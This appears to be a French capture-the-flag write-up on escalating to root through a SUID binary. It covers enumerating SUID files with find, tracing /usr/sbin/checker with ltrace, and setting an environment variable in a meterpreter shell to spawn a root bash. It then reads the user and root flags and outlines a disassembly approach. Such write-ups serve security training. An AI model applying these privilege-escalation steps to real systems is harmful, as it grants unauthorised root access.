Il s'agit de bits de contrôle d'accès appliqués aux fichiers et répertoires d'un système d'exploitation UNIX. Grâce à eux, un processus exécutant un tel fichier peut s'exécuter au nom d'un autre utilisateur.

Nous utilisons la commande "*find*" afin de faciliter la recherche des binaires remplissant les conditions.

```
find / -perm -u=s -type f 2>/dev/null
```

Note :

Find permet de trouver des éléments sur le système / => indique qu'il faut chercher depuis la racine -perm => on indique le mode -u=s => on recherche un fichier qui possède le SUID où les fichiers s'exécutent toujours en tant qu'utilisateur propriétaire du fichier, quel que soit l'utilisateur qui passe la commande. -type => indique le type rechercher qui est ici fichier régulier



Un fichier semble intéressant car il s’appel /usr/sbin/checker

Première méthode :

Premièrement j'utilise la commande **ltrace** afin de regarder s'il y a des commandes qui s'exécutent durant l'appel du fichier checker. Si des commandes sont utilisées, ltrace interceptera et l'affichera à l'écran.

```
ltrace /usr/sbin/checker
getenv("admin")                                  = nil
puts("Not an Admin")                             = 13
Not an Admin
+++ exited (status 0) +++
```

On peut voir qu'on manipule les variables d'environnement. Ainsi pour faire une escalade de privilège, je dois intéragir avec la variable d'environnement admin et interagir avec la fonction setuid(0) qui va donner des droits d'administrateurs.

On fait les manipulations suivantes :

```
meterpreter > shell
Process 17314 created.
Channel 4 created.
export admin=1
ltrace /usr/sbin/checker
getenv("admin")                                  = "1"
setuid(0)                                        = -1
system("/bin/bash"

find / -type f -name "user.txt" 2>/dev/null
/home/bjoel/user.txt
/usr/sbin/checker
find / -type f -name "user.txt"
/home/bjoel/user.txt
/media/usb/user.txt
find: '/proc/1498/task/1498/net': Invalid argument
find: '/proc/1498/net': Invalid argument

cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7

find / -type f -name "root.txt" 2>/dev/null
/root/root.txt

cat /root/root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
```

Deuxième méthode


Nous avons une deuxième méthode qui est de télécharger le fichier binaire et de faire du reverse engeenering afin de lire le contenue. Mais pour aller plus vite j'indique uniquement le process :

On récupére le fichier pour avoir son contenu avec la commande suivante :

- download /usr/sbin/checker

Puis on regarde le contenue du fichier via un outil de reverse engeeniring :

- https://onlinedisassembler.com/
- gdb linux : https://www.youtube.com/watch?v=VroEiMOJPm8
- objdump linux



A la lecture du fichier binaire on peut voir :

- Utilisation du getenv()
- Condition <test>
- Utilisation de setuid()
- Utilisation de system()
- Utilisation de put()